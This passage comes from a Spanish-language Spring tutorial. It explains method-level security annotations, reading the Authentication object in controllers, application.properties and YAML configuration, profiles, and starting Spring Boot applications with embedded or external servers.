    return "Mensaje dos para " + nombre;  
}
```

Cuando el método se ejecute buscará un usuario, en este caso a partir del login. Si el usuario encontrado tiene un login que coincide con el del usuario autenticado se devolverá el resultado, de lo contrario se producirá una excepción de seguridad.

```
@Override  
@PostAuthorize("returnObject.login == authentication.principal.username")  
public Usuario getMensajeTres(String login) {  
    return ru.findById(login).get();  
}
```

El método siempre se ejecutará, pero sólo le llegarán los elementos de la colección que cumplan con la regla “de seguridad”. En este caso sólo permito números pares. Ten en cuenta que los elementos que no cumplen con la regla se eliminan de la lista original. Úsalo sólo por motivos de seguridad, es una forma muy lenta de filtrar datos.

```
@Override  
@PreFilter(filterTarget = "valores", value = "filterObject % 2 ==0")  
public String getMensajeCuatro(List<Integer> valores) {  
    return "Mensaje cuatro: " + valores;  
}
```

Como el anterior, siempre se ejecuta. En este caso devuelvo una lista que contiene números impares.

---

```

@Override
@PostFilter(value = "filterObject % 2 !=0")
public List<Integer> getMensajeCinco(List<Integer> valores) {
    List<Integer> lista=new ArrayList<>();
    valores.stream().forEach(v -> lista.add(v+1));
    return lista;
}

```

Aplico una regla personalizada, ejecutando un método de un bean propio. Le paso como parámetro el “principal” del contexto de seguridad.

```

@Override
@PreAuthorize("@seguridad.comprobar(principal)")
public String getMensajeSeis() {
    return "Mensaje seis";
}

```

Otra regla personalizada, esta vez con la función “hasPermission()”. Tomo el parámetro del método, y le indico un hipotético permiso llamado “escribir”.

```

@Override
@PreAuthorize("hasPermission(#u, 'escribir')")
public String getMensajeSiete(Usuario u) {
    return "Mensaje siete: " + u.getNombreCompleto();
}

```

El comportamiento de la clase anterior es muy simple, por lo que en el método de acción del controlador sólo genero una serie de mensajes en la página de bienvenida. Está pensado para demostrar qué falla o qué se ejecuta en función del usuario identificado, así que he envuelto la ejecución de cada método en su propio try/catch:

```

@Controller
public class ControladorEntrada {

    @Autowired
    private ModeloEjemploSeguridad es;

    @Autowired
    private RepositorioUsuario ru;
    ...

    @RequestMapping("/entrada/index.html")
    public String inicio(Model modelo) {
        modelo.addAttribute("mensaje", fabricarMensaje());
        return "entrada.bienvenida";
    }

    private Object fabricarMensaje() {
        StringBuilder sb=new StringBuilder(1024);
        try {
            sb.append(this.es.getMensajeUno());
            sb.append("<br/>");
        }
        catch (AccessDeniedException e) {
            sb.append("Mensaje uno prohibido<br/>");
        }

        try {
            sb.append(this.es.getMensajeDos("ana"));
            sb.append("<br/>");
        }
        catch (AccessDeniedException e) {
            sb.append("Mensaje dos prohibido<br/>");
        }
    }
}

```

```

try {
    sb.append("Mensaje tres: ");
    sb.append(this.es.getMensajeTres("javi").getNombreCompleto());
    sb.append("<br/>");
}
catch (AccessDeniedException e) {
    sb.append("Mensaje tres prohibido<br/>");
}

List<Integer> lista=new ArrayList<>(Arrays.asList(34,5,98,43,8,9));
try {
    sb.append(this.es.getMensajeCuatro(lista));
    sb.append(". La lista ahora es " + lista);
    sb.append("<br/>");
}
catch (AccessDeniedException e) {
    sb.append("Mensaje cuatro prohibido<br/>");
}

lista.add(103);
try {
    sb.append("Mensaje cinco: ");
    sb.append(this.es.getMensajeCinco(lista));
    sb.append("<br/>");
}
catch (AccessDeniedException e) {
    sb.append("Mensaje cinco prohibido<br/>");
}

try {
    sb.append(this.es.getMensajeSeis());
    sb.append("<br/>");
}
catch (AccessDeniedException e) {
    sb.append("Mensaje seis prohibido<br/>");
}

try {
    sb.append(this.es.getMensajeSiete(ru.findById("javi").get()));
    sb.append("<br/>");
}
catch (AccessDeniedException e) {
    sb.append("Mensaje siete prohibido<br/>");
}

return sb.toString();
}
}

```

Como puedes ver me he limitado a añadir a un texto la respuesta del método o un mensaje de error, si no tiene autorización. También he creado alguna lista u objeto adicional si el método lo necesitaba. Los mensajes de la izquierda son los que aparecen cuando “javi” se identifica, y los de la derecha cuando lo hace “ana”:

Mensaje uno  
 Mensaje dos prohibido  
 Mensaje tres: Javier Rodríguez Díez  
 Mensaje cuatro: [34, 98, 8]. La lista ahora es [34, 98, 8]  
 Mensaje cinco: [35, 99, 9]  
 Mensaje seis  
 Mensaje siete: Javier Rodríguez Díez

Mensaje uno prohibido  
 Mensaje dos para ana  
 Mensaje tres: Mensaje tres prohibido  
 Mensaje cuatro: [34, 98, 8]. La lista ahora es [34, 98, 8]  
 Mensaje cinco: [35, 99, 9]  
 Mensaje seis prohibido  
 Mensaje siete prohibido

La excepción que se lanza cuando se produce un fallo de autorización es **AccessDeniedException** (de Spring, no la estándar). Funciona como cualquier otra excepción, por lo que podría haber usado por ejemplo “@ExceptionHandler” para gestionarla.

## 8.23 Seguridad programática

Podemos acceder al contexto de seguridad directamente en nuestro código de Java, generalmente en el controlador. Debemos evitarlo siempre que podamos, y desacoplar las reglas de autorización o autenticación del resto de la aplicación.

Pero a veces es necesario. Toda la seguridad son beans de Spring, por lo que podemos usar inyección de dependencia creando los métodos “@Bean” que necesitemos. Además en Spring Web MVC podemos definir argumentos especiales en los métodos del controlador, y por si fuera poco han diseñado Spring Security para que se integre la seguridad “tradicional” de los Servlets.

Como no necesito (ni quiero) emplear todo esto en la aplicación he escrito un controlador de ejemplo que usa los objetos y métodos que vamos a ver en este apartado. No tiene ninguna utilidad práctica, pero es fácil de entender.

### 8.23.1 Métodos de acción

Cuando accedemos a la seguridad desde un método de acción del controlador generalmente sólo necesitamos saber si el usuario se ha autenticado, o datos sobre el usuario si lo ha hecho: roles, login, etc. Toda esa información la podemos obtener a través de la interfaz **Authentication**:

Método	Descripción
<code>Collection&lt;GrantedAuthority&gt; getAuthorities()</code>	Los roles del usuario, la lista de “permisos concedidos”.
<code>String getName()</code>	El nombre del usuario.
<code>Object getCredentials()</code>	La credencial del usuario, su clave. Siempre devuelve “null” por motivos de seguridad. O debería.
<code>Object getDetails()</code>	Detalles adicionales sobre el usuario. Suele ser un objeto de clase “WebAuthenticationDetails”. Informa sobre la IP y el ID de sesión.
<code>Object getPrincipal()</code>	El principal del usuario. Suele ser un objeto de clase “User”, o que implementa “UserDetails”.
<code>boolean isAuthenticated()</code>	True si se ha autenticado.
<code>void setAuthenticated(boolean)</code>	Sólo admite false. Se usa para cancelar el acceso del usuario. Equivale a un logout, más o menos.

Si el usuario es anónimo la mayoría de estos métodos devolverán “null”.

Tenemos cuatro maneras de pedirle ése objeto a Spring:

```
@RequestMapping("/ver.html")
public String ver(Principal p, Authentication auth, SecurityContextHolder sch){
    Authentication auth2=SecurityContextHolder.getContext().getAuthentication();
    ...
}
```

La interfaz “Authentication” extiende a “java.security.Principal” y ambas suelen implementarse con un objeto de la clase “UsernamePasswordAuthenticationToken”: los dos primeros argumentos del ejemplo nos dan acceso a la misma instancia. Lógicamente es preferible acceder a través de la interfaz más genérica, por lo que con Spring Security siempre usaremos “Authentication”.

También podemos acceder al “contexto de persistencia”, mediante otro argumento o usando el método estático de la clase **SecurityContextHolder**. En la práctica da igual, porque lo único que vamos a usar siempre es **getAuthentication()**, otra manera de obtener el objeto anterior.

Puedes usar el objeto que más te guste, no hay gran diferencia entre uno u otro. Por ejemplo:

```
@Controller
@RequestMapping("/sp")
public class ControladorSeguridadProgramatica {

    @RequestMapping("/ver.html")
    public String ver(Model modelo, Authentication auth) {
        if (auth==null) return "sp.ver";
        List<String> textos=new ArrayList<>();
```

```

textos.add("Credenciales: " + auth.getCredentials());
textos.add("Nombre: " + auth.getName());
textos.add("Autenticado: " + auth.isAuthenticated());
for (GrantedAuthority ga:auth.getAuthorities())
    textos.add("rol: " + ga.getAuthority());

UserDetails user=(UserDetails) auth.getPrincipal();
textos.add("Principal: " + user.getUsername() + ", "
        + user.getPassword());

WebAuthenticationDetails detalles=(WebAuthenticationDetails)auth.getDetails();
//después haré una cosa rara...
if (detalles!=null) textos.add("Detalles: " + detalles.getRemoteAddress()
        + ", " + detalles.getSessionId());
modelo.addAttribute("lista", textos);
return "sp.ver";
}
...
}

```

He escrito una página JSP que muestra el resultado en una lista:

The screenshot shows a Java application window titled "Seguridad con código de Java". Inside, there is a heading "Datos leídos del objeto Authentication" followed by a bulleted list of details:

- Credenciales: null
- Nombre: javi
- Autenticado: true
- rol: ROLE\_ADMINISTRADOR
- rol: ROLE\_CLIENTE
- Principal: javi, null
- Detalles: 0:0:0:0:0:1, 6857950F276E99E108168C502EDE6B73

En la primera línea del método compruebo que “auth” sea diferente de “null”. Si la seguridad está activa y hace falta autentificación nunca será nulo, pero si un cliente puede acceder a la página sin identificarse hay que tenerlo en cuenta:

```

@Override
public void configure(WebSecurity web) throws Exception {
    web.ignoring().antMatchers("/css/**", "/js/**", "/img/**", "/sp/**");
}

```

Podemos hacer cualquier cosa. Por ejemplo, ya que he permito acceder a esa ruta sin identificarme, vamos a crear la acción “/sp/entrar.html”, que automáticamente me autentificará como “luis”:

```

@Autowired
private AuthenticationManager authManager;

@RequestMapping("/entrar.html")
public String entrar(Model modelo, HttpServletRequest req) {
    UsernamePasswordAuthenticationToken authReq=
        new UsernamePasswordAuthenticationToken("luis", "claveluis");
    Authentication auth = authManager.authenticate(authReq);

    SecurityContext sc = SecurityContextHolder.getContext();
    sc.setAuthentication(auth);
    HttpSession session = req.getSession(true);
    session.setAttribute(HttpSessionSecurityContextRepository
        .SPRING_SECURITY_CONTEXT_KEY, sc);
    return this.ver(modelo, auth);
}

```

A grandes rasgos, creo un objeto “Authentication” y lo uso para identificarme antes el gestor de autenticaciones, **AuthenticationManager**. El resultado “registrado” lo uso para definir el contexto de seguridad, que a su vez almaceno correctamente como un atributo de la sesión usando los nombres que emplea Spring.

---

El gestor de autenticación está definido internamente en el framework, pero no como un bean. Para exponerlo de esa manera se emplea un truco muy típico. En la clase de configuración:

```
@EnableWebSecurity
@EnableGlobalMethodSecurity(...)
public class ConfigurarSeguridad extends WebSecurityConfigurerAdapter{
    @Bean
    @Override
    public AuthenticationManager authenticationManagerBean() throws Exception {
        return super.authenticationManagerBean();
    }
    ...
}
```

Sé que internamente usa el resultado de ese método para obtener el gestor. Quiero definirlo como un bean, pero no crear un objeto nuevo: sobrescribo el método y sólo ejecuto el original, pero decorándolo con "@Bean".

Si no me identifico previamente, cuando accedo directamente a esa página me autenticará como "luis":

**Seguridad con código de Java**

Datos leídos del objeto Authentication

- Credenciales: null
- Nombre: luis
- Autenticado: true
- rol: ROLE\_CLIENTE
- Principal: luis, null

### 8.23.2 Servlet API

La seguridad es un estándar definido para los contenedores Web, y la autenticación y autorización mediante ficheros de configuración existe desde mucho antes de que se creara Spring Security. El framework es más potente que los métodos tradicionales y realiza más tareas, pero trata de integrarse con Servlet API en la medida de lo posible. Los siguientes métodos, pertenecientes a la clase **HttpServletRequest** funcionan también con Spring Security:

Método	Descripción
<b>getRemoteUser()</b>	Nombre del usuario. Equivale a "getName()" de "Authentication". Devuelve "null" si no se ha identificado nadie.
<b>getUserPrincipal()</b>	Devuelve el objeto "Authentication".
<b>isUserInRole(String)</b>	True si el usuario pertenece al rol. No es necesario indicar el prefijo "ROLE_".
<b>login(String, String)</b>	Autentifica al usuario, aunque puede dar problemas dependiendo de la configuración.
<b>logout()</b>	Limpia el contexto de seguridad, invalida la sesión... un logout, salvo que no redirige a ninguna página.

# 9 Configuración


A lo largo del manual hemos estudiado las diferentes partes de una aplicación Web y la configuración necesaria para que funcionen. En este capítulo recopilaré las opciones de configuración desperdigadas por todo el texto, y explicaré unas cuantas más que todavía no hemos usado. Lo único que no voy a repetir son las opciones relacionadas con Spring Security. Ya están agrupadas en el capítulo anterior y duplicarlo aquí no aporta nada.

Este capítulo es sólo una introducción. Las posibilidades de configuración son muy extensas, pueden referirse a ámbitos muy dispares y casi siempre habrá varias formas de realizar una misma tarea. Sólo quiero explicar las opciones más comunes y dar una visión de conjunto.

## 9.1 Ficheros de propiedades

Spring Boot aplica **configuración por defecto**. En función de las bibliotecas cargadas decide cuáles son las opciones más habituales y las aplica. Por supuesto querremos modificar alguna de las elecciones que ha hecho; Además, en una aplicación usaremos muchas herramientas distintas, cada una con su propio fichero de configuración.

Para facilitarnos esa tarea el framework integra la mayoría de opciones de configuración en un “único” fichero, **/src/main/resources/application.properties**:



Por supuesto esa es la configuración por defecto. Puedes tener tantos ficheros como necesites y en la carpeta que prefieras, configurando el bean correspondiente, mediante variables de entorno o con argumentos en la línea de comandos.

Los ficheros “properties” son los clásicos ficheros de recursos, en los que las propiedades y valores son textos separados por el símbolo de igual:

```
#Configuración de base de datos
spring.datasource.driver-class-name=com.mysql.cj.jdbc.Driver
spring.datasource.password=claveusuario
spring.datasource.url=jdbc:mysql://localhost:3306/productos?serverTimezone=UTC
spring.datasource.username=usuario
mi.propiedad.uno=Valor leido de properties
```

El carácter “#” define un comentario. Suele haber muchas propiedades. Para facilitar la lectura la costumbre es escribir las con un “.”, agrupándolas por tipos. Por supuesto no significa nada, son simples textos.

En ocasiones una propiedad (o parte de ella) tiene un nombre compuesto, como “driver-class-name”. En esos casos se admiten tanto guiones como mayúsculas para separar las palabras, por lo que también podríamos escribir “driverClassName”.


Las propiedades también admiten “placeholders”, marcadores que hacen referencia a otras propiedades:

```
nombre.aplicacion=Ejemplo
mensaje.bienvenida=Bienvenidos a ${nombre.aplicacion}
```

Cuando se usa un proyecto maven y el fichero está almacenado en formato ASCII, a veces se produce un extraño error en la etiqueta “parent” de pom.xml. Aunque no impide la ejecución del programa molesta bastante verlo siempre ahí. Basta con codificar el fichero en formato UTF-8 para eliminarlo (o no usar tildes ni eñes). En Eclipse se hace pulsando con el botón derecho del ratón sobre el archivo, “properties” y “Text file encoding”.

### 9.1.1 Yaml

**Yaml** es un formato de serialización de datos, que podemos usar para definir ficheros de configuración en Spring. Si usamos Spring Boot funciona automáticamente, sin necesidad de añadir ninguna biblioteca: Sólo tenemos que crear el fichero **/src/main/resources/application.yml**:



Incluso podemos tener los dos ficheros a la vez, Spring Boot aplicará ambos. La sintaxis de un fichero Yaml es más cómoda, sobre todo con archivos grandes:

```
#Base de datos
spring:
  datasource:
    driverClassName: com.mysql.cj.jdbc.Driver
    password: claveusuario
    url: jdbc:mysql://localhost:3306/productos?serverTimezone=UTC
    username: usuario
```

Las tabulaciones y los dos puntos definen propiedades anidadas. En vez de usar puntos para mejorar la legibilidad podemos crear “estructuras”, más sencillas de escribir y mantener. Las tabulaciones son opcionales, podemos utilizar la sintaxis tradicional si nos conviene:

```
mi.propiedad.dos: 42
```

### 9.1.2 Acceso a las propiedades

Desde el programa podemos leer el valor de las propiedades de los ficheros de configuración. Por tanto podemos usarlos no sólo para configurar las herramientas que utilizamos, sino también nuestro propio código. En los ejemplos leeré “mi.propiedad” y “mi.otra.propiedad”.

Podemos usar la anotación **@Value**:

```
@Value("${mi.propiedad.uno}")
private String uno;
@Value("${mi.propiedad.dos}")
private Integer dos;
```

Nos pide un “placeholder” (el nombre de la propiedad entre llaves y con el dólar), pero el uso es trivial: inyecta el valor de la propiedad en la variable indicada. Y sí es capaz de convertir datos, acuérdate de los editores de propiedades. Si la propiedad no existe provocará una excepción, a no ser que indiquemos un valor por defecto:

```
@Value("${mi.propiedad.tres:No existe}")
private String tres;
```

Otra forma de acceder a los valores es a través de **Environment**:

```
@Autowired
private Environment env;
...
String texto= env.getProperty("mi.propiedad.uno");
Integer valor= Integer.parseInt(env.getProperty("mi.propiedad.dos"));
```

Si la propiedad no existe devuelve “null”, aunque también podemos asignar un valor por defecto:

```
String otro= env.getProperty("mi.propiedad.tres", "no existe");
```

Hay mucho más. Nos permite crear nuestros propios “resolutores de propiedades”, o aprovechando que el contenido de los ficheros de configuración parecen objetos con propiedades podríamos crear un JavaBean con los nombres adecuados y que se rellene automáticamente desde los ficheros:

```
@Configuration
@ConfigurationProperties(prefix = "spring.datasource")
public class DatosConexionBD {
    private String driverClassName;
    private String password;
    private String String;
    private String url;
    ...
    ... (típicos get/set)
}
```

---

La anotación **@ConfigurationProperties** indica que la clase se rellenará con los valores de los ficheros de configuración, si los métodos “get” coinciden con el nombre de alguna propiedad. Sólo se puede aplicar clases decoradas con “@Configuration”.

Nos permite indicar un prefijo para acotar las búsquedas. También puede mapear sobre arrays, colecciones o mapas, para valores repetidos o con una raíz común que coincide con el nombre de la propiedad, y admite la validación de JavaBeans mediante anotaciones. En esta página encontrarás varios ejemplos: <https://www.baeldung.com/configuration-properties-in-spring-boot>.

Usarlo es muy sencillo; las clases JavaConfig son también beans de Spring:

```
@Autowired  
private DatosConexionBD datos;
```

### 9.1.3 Perfiles


Podemos definir **profiles** (“profiles”), de tal forma que en función del que esté activo se apliquen unas u otras propiedades. Si usamos los ficheros “properties”, tenemos que definir archivos con la forma **application-{nombre\_perfil}.properties**, y asignar un valor a la propiedad **spring.profiles.active**:

Propiedad	Descripción
<b>spring.profiles.active</b>	<i>Lista de perfiles a aplicar.</i>

@ActiveProfiles	Valores	Descripción
<i>Perfiles a aplicar.</i>		
<b>value[ ]</b>	<b>“test”</b>	<i>Lista de perfiles.</i>
<b>profiles[ ]</b>		
<b>inheritProfiles</b>	<b>“false”</b>	<i>Si hereda la configuración de perfiles de una posible clase madre.</i> <i>True por defecto.</i>

Supongamos que quiero definir dos perfiles, “producción” y “desarrollo”. Necesito los siguientes ficheros:



He definido estas propiedades de ejemplo en cada fichero:

```
#Fichero de desarrollo  
mensaje.descripcion=Fichero de desarrollo  
mensaje.desarrollo=Sólo desarrollo  
  
#Fichero de producción  
mensaje.descripcion=Fichero de producción  
mensaje.produccion=Sólo producción
```

Los ficheros “application.properties” o “application.yml” siempre se leerán los primeros. En uno de ellos defino:

```
spring.profiles.active=desarrollo
```

Si no asignamos nada a “spring.profiles.active” su valor por defecto es “default”, por lo que el framework buscará un fichero llamado “application-default.properties”. En este caso obviamente se aplicarán las propiedades definidas en “application-desarrollo.properties”.

Podemos indicar tantos perfiles como queramos, separados por comas. Y como cualquier otra propiedad, se puede definir como parte del entorno de ejecución o como un parámetro de la línea de comandos, de tal manera que podemos escoger la configuración al ejecutar la aplicación. También podemos activar un perfil desde el contexto de Spring. Echa un vistazo a <https://www.baeldung.com/spring-profiles> si necesitas más información.

Si usamos un fichero Yaml es algo distinto. No necesitamos (ni podemos) crear un fichero para cada perfil. Toda la configuración se define junta:

```

#Base de datos
spring:
  datasource:
    driverClassName: com.mysql.cj.jdbc.Driver
    password: claveusuario
    url: jdbc:mysql://localhost:3306/productos?serverTimezone=UTC
    username: usuario
  ---
  spring:
    profiles: producción

mensaje:
  descripción: Fichero de producción
  producción: Sólo producción

  ---
  spring:
    profiles: desarrollo

mensaje:
  descripción: Fichero de producción
  desarrollo: Sólo desarrollo

```

Al principio escribimos las propiedades comunes a todos los perfiles y después definimos cada perfil, comenzando por una línea con **tres guiones** y después la propiedad **spring.profiles** con el nombre del perfil.

Por último, podemos usar la anotación **@Profile** para definir un bean en función del perfil activo:

<b>@Profile</b>	<b>Valores</b>	<b>Descripción</b>
<i>Define la clase anotada como un bean de Spring si uno de los perfiles indicados está activo</i>		
value[ ]	"desarrollo"	<i>Lista de perfiles. También admite "desarrollo", para definir el bean sólo si el perfil no está activo.</i>

Por ejemplo, en función del perfil definiremos un bean “Tarea” de un tipo u otro:

```

@Component
@Profile("desarrollo")
public class ClaseDePruebas implements Tarea{
  ...
}

@Component
@Profile("producción")
public class ClaseDeVerdad implements Tarea {
  ...
}

```


## 9.2 Inicio de la aplicación

Una aplicación de Spring tradicional comienza, como todas las demás, en la función “main”. Usamos alguna de las docenas de clases que extienden a la interfaz **ApplicationContext** para leer “el fichero de configuración” de Spring y el framework empieza a definir los beans que conforman su contexto.

A partir de ahí lo podemos hacer de muchas maneras: podemos usar el contexto para acceder a los beans y ejecutarlos, podemos programarlos para que inicien el programa cuando son creados o tal vez tengamos una aplicación Web que se despliega en un contenedor y éste será el encargado de iniciar todo.

### 9.2.1 Aplicación estándar

He creado con el asistente el típico “hola mundo” versión Spring Boot. Aparte de escribir el nombre del proyecto, me he limitado a seleccionar Java 8, proyecto Gradle y empaquetado JAR:



Gradle sólo tiene una dependencia:

```
implementation 'org.springframework.boot:spring-boot-starter'
```

Contiene todo lo necesario para que Spring Boot funcione. He añadido un par de propiedades en "application.properties" (ya las veremos):

```
spring.main.banner-mode=off
logging.level.com.javi.em=warn
```

```
ejemplo.nombre=Programa de ejemplo
```

Y el "Programa" sólo saca un mensaje en la consola:

```
@Component
public class Programa implements ApplicationRunner{
    @Value("${ejemplo.nombre}")
    private String nombre;

    @Override
    public void run(ApplicationArguments args) throws Exception {
        System.out.println("Bienvenido a " + this.nombre);
    }
}
```

Puedes ejecutar código al inicio de la aplicación al menos de seis maneras distintas. En la página <https://www.baeldung.com/running-setup-logic-on-startup-in-spring> encontrarás ejemplos de todos ellos. En este caso he utilizado la interfaz **ApplicationRunner**. Cuando la aplicación se carga, Spring ejecuta los métodos "run" de los beans que la implementan; si tienes varios, puedes decidir el orden con la anotación "@Order".

Y por fin llegamos a la clase que ha creado el asistente, "EjemplomainApplication":

```
@SpringBootApplication
public class EjemplomainApplication {
    public static void main(String[] args) {
        SpringApplication.run(EjemplomainApplication.class, args);
    }
}
```

Lo primero que tiene que hacer el framework es crear su contexto, saber qué clases tiene que usar para crear los beans. Y para eso necesita el fichero de configuración de Spring. Tradicionalmente han sido ficheros de XML, pero hace mucho que podemos usar anotaciones o JavaConfig. Dependiendo de cómo vamos a configurar Spring y dónde se encuentran los ficheros de configuración usaremos una de las múltiples clases que implementan la interfaz **ApplicationContext**. En este caso (la habitual con Spring Boot), la clase **SpringApplication**.

Esta clase está diseñada para ser lanzada desde el método "main". El método estático **run()** nos pide los argumentos de la línea de comandos, por si queremos usar opciones de configuración al lanzar la aplicación, y las clases JavaConfig que definen los beans. Generalmente sólo le pasaremos una, y a partir de ésta se iniciará todo lo demás.

Ya no se hace casi nunca, y menos en aplicaciones Web, pero podemos usar lo devuelto por el método para acceder al contexto y manejar directamente cualquier bean:

```
public static void main(String[] args) {
    ApplicationContext ctx=SpringApplication.run(EjemplomainApplication.class,args);
    Programa p=ctx.getBean(Programa.class);
    ...
}
```

---

No voy a explicar los métodos del contexto, pero tienen todo lo necesario para trabajar con los beans manualmente. Puedes obtenerlos por clase, por nombre, por anotación, saber si existen, etc.

### 9.2.2 Anotación @SpringBootApplication

La clase de configuración es la misma que ha usado el asistente para definir la función “main”. Una clase JavaConfig es como cualquier otra, y puede contener todos los métodos que necesitemos, estáticos o de instancia. En vez de definir dos clases distintas el asistente suele ahorrar ficheros y lo crea todo junto. Por ese motivo el método “run” hace referencia a la clase que lo contiene.

¿Y qué tiene **EjemplomainApplication**? “Sólo” una anotación:

```
@SpringBootApplication  
public class EjemplomainApplication {  
    ...  
}
```

La anotación **@SpringBootApplication** es una de las típicas anotaciones de Spring Boot que agrupan a otras. Al usarla estamos decorando la clase con estas tres anotaciones:

- **@Configuration**. Define la clase como una clase de configuración de Spring. En realidad aplica “SpringBootConfiguration”, pero la diferencia es mínima; es un poco más cómoda si usamos JUnit, por ejemplo.
- **@ComponentScan**. En qué paquetes va a buscar clases decoradas con la anotación “@Component”, para definir beans. Las anotaciones “@Controller”, “@Repository”, “@Service” y “@Configuration” la extienden, por lo que es ésta anotación la que permite que el resto sean interpretadas. Por defecto busca de forma recursiva a partir del paquete actual; por ese motivo la clase de configuración inicial se define en el paquete base. Por supuesto, lo puedes cambiar con los atributos adecuados.
- **@SpringBootConfiguration**. Como ya comenté en el capítulo tres, es la anotación que permite a Spring Boot realizar su trabajo. En función de las clases incluidas en el proyecto (las dependencias) y los beans definidos, el framework tratará de adivinar qué es lo que queremos y aplicará la configuración que mejor le parezca.

La anotación nos permite configurar las “subanotaciones” con varios atributos:

<b>@SpringBootApplication</b>	<b>Tipo</b>	<b>Descripción</b>
<i>Define la clase JavaConfig inicial de un proyecto Spring Boot.</i>		
exclude[ ]	Class[ ]	Excluye de la configuración las clases indicadas.
excludeName[ ]	String[ ]	Como la anterior, pero por nombres.
proxyBeanMethods	boolean	True por defecto. Indica si los valores de retorno de los métodos @Bean deben ser “proxied”, reemplazados.
scanBasePackages	String[ ]	Qué paquetes van a ser escaneados para buscar componentes.
scanBasePackageClasses	Class[ ]	Como el anterior, pero usará los paquetes de las clases indicadas.

El atributo “proxyBeanMethods” no vas a tocarlo nunca, pero explica por qué cuando ejecutamos directamente un método decorado con “@Bean” obtenemos el mismo bean singleton definido por el framework. Spring hace trampas: intercepta con AOP la ejecución del método y nos devuelve el bean que añadió inicialmente al contexto.


La capacidad de autoconfiguración de Spring Boot es muy útil, pero en ocasiones detecta y configura características no deseadas. Por ejemplo, podemos activar Spring Security para tener conexiones encriptadas, pero no deseamos la configuración por defecto para usuarios:

```
@SpringBootApplication(exclude={UserDetailsServiceAutoConfiguration.class})
```

El atributo **exclude** permite desactivar lo que no queremos usar. Hay más de un centenar de clases “AutoConfiguration” disponibles. Si deseas consultar la lista completa lo puedes hacer en la página <https://docs.spring.io/spring-boot/docs/current/reference/html/auto-configuration-classes.html>.

### 9.2.3 Aplicación Web

De nuevo he creado un proyecto, casi igual al del apartado 9.2.1. La única diferencia es que he escogido empaquetarlo en un WAR:



He añadido un paquete “controlador” y la carpeta “webapp” para añadir un par de páginas, y he eliminado las dos carpetas para “Thymeleaf” del directorio de recursos. Lo veremos en el apartado siguiente.

A parte de las bibliotecas para JUnit, el asistente añade estas dos dependencias:

```
implementation 'org.springframework.boot:spring-boot-starter-web'  
providedRuntime 'org.springframework.boot:spring-boot-starter-tomcat'
```

Son las típicas bibliotecas “starter” de Spring Boot, que incorporan todo lo necesario para un tipo de tarea:

- **spring-boot-starter-web** permite usar Spring Web MVC, servicios REST y en general todo lo necesario para ejecutar una aplicación Web con Thymeleaf. También incluye la dependencia “spring-boot-starter-tomcat”.
- **spring-boot-starter-tomcat**. Es un contenedor Web integrado<sup>13</sup>. Permite que la aplicación se lance de forma independiente, sin necesitar ningún servidor externo que la despliegue. Ya está incluida en la dependencia anterior; sin embargo el comando Gradle que la aplica es “providedRuntime”. Se supone que esta redundancia consigue que el WAR se genere de forma más eficiente.

En cuanto al código de Java, esta vez el asistente ha generado dos clases:

```
@SpringBootApplication  
public class EjemiloservidorembebidoApplication {  
    public static void main(String[] args) {  
        SpringApplication.run(EjemiloservidorembebidoApplication.class, args);  
    }  
}
```

La primera es idéntica a la clase que vimos en el apartado anterior. Contiene la función “main”, que crea el contexto de Spring a partir de una clase de configuración, que casualmente es ella misma. Si la configuramos mínimamente y ejecutamos la aplicación de forma tradicional (“Run As”, “Java Application”) lanzará un **servidor integrado** que escuchará peticiones HTTP en el puerto escogido.

La segunda clase es nueva:

```
public class ServletInitializer extends SpringBootServletInitializer {  
    @Override  
    protected SpringApplicationBuilder configure(SpringApplicationBuilder application){  
        return application.sources(EjemiloservidorembebidoApplication.class);  
    }  
}
```

Si decidimos desplegar la aplicación Web en un **contenedor externo** (“Run As”, “Run on Server”) la función “main” no sirve de nada, nunca se ejecutará. Si hemos creado una aplicación Web MVC lo habitual es crear un Servlet que haga de controlador, y que definamos las rutas que atenderá en el descriptor de despliegue o decorando la clase con anotaciones. Consulta el “Apéndice A. Arqueología” si no sabes de qué estoy hablando.

<sup>13</sup> El término en inglés es **embedded**, que puede traducirse como embebido, insertado, incrustado o integrado.

Nosotros usamos Spring Boot y no queremos perder el tiempo con una configuración tan básica. La clase **SpringBootServletInitializer** se encarga de configurar el contenedor para que utilice todos los beans básicos de Spring Web MVC.

Lógicamente queremos añadir al contexto nuestros propios beans, por lo que tenemos que indicarle dónde está el fichero de configuración inicial, en este caso la clase “EjemposervidorembebidoApplication”. Para hacer eso sobreescrivimos el método **configure(SpringApplicationBuilder)**.

No es habitual que necesites una aplicación que a veces se lance desde un contenedor y que en otras ocasiones use un servidor incrustado; por lo general borrarás una de las clases, o quitarás la función “main”. Puedes escribirlo como quieras, siempre que te asegures de que el creador del contexto hace referencia a un JavaConfig anotado con “@SpringBootApplication”.

## 9.3 Configurar un servidor integrado

Hasta ahora en todos los ejemplos que hemos visto he supuesto que usábamos un contenedor externo, por lo que la configuración referente al transporte HTTP (puertos, certificados) no dependía del programa. Pero ahora quiero que la aplicación del apartado anterior funcione como un servidor independiente; por tanto tengo que añadir varias propiedades, y una dependencia adicional:

```
dependencies {  
    implementation 'org.springframework.boot:spring-boot-starter-web'  
    providedRuntime 'org.springframework.boot:spring-boot-starter-tomcat'  
    providedRuntime 'org.apache.tomcat.embed:tomcat-embed-jasper'  
}
```

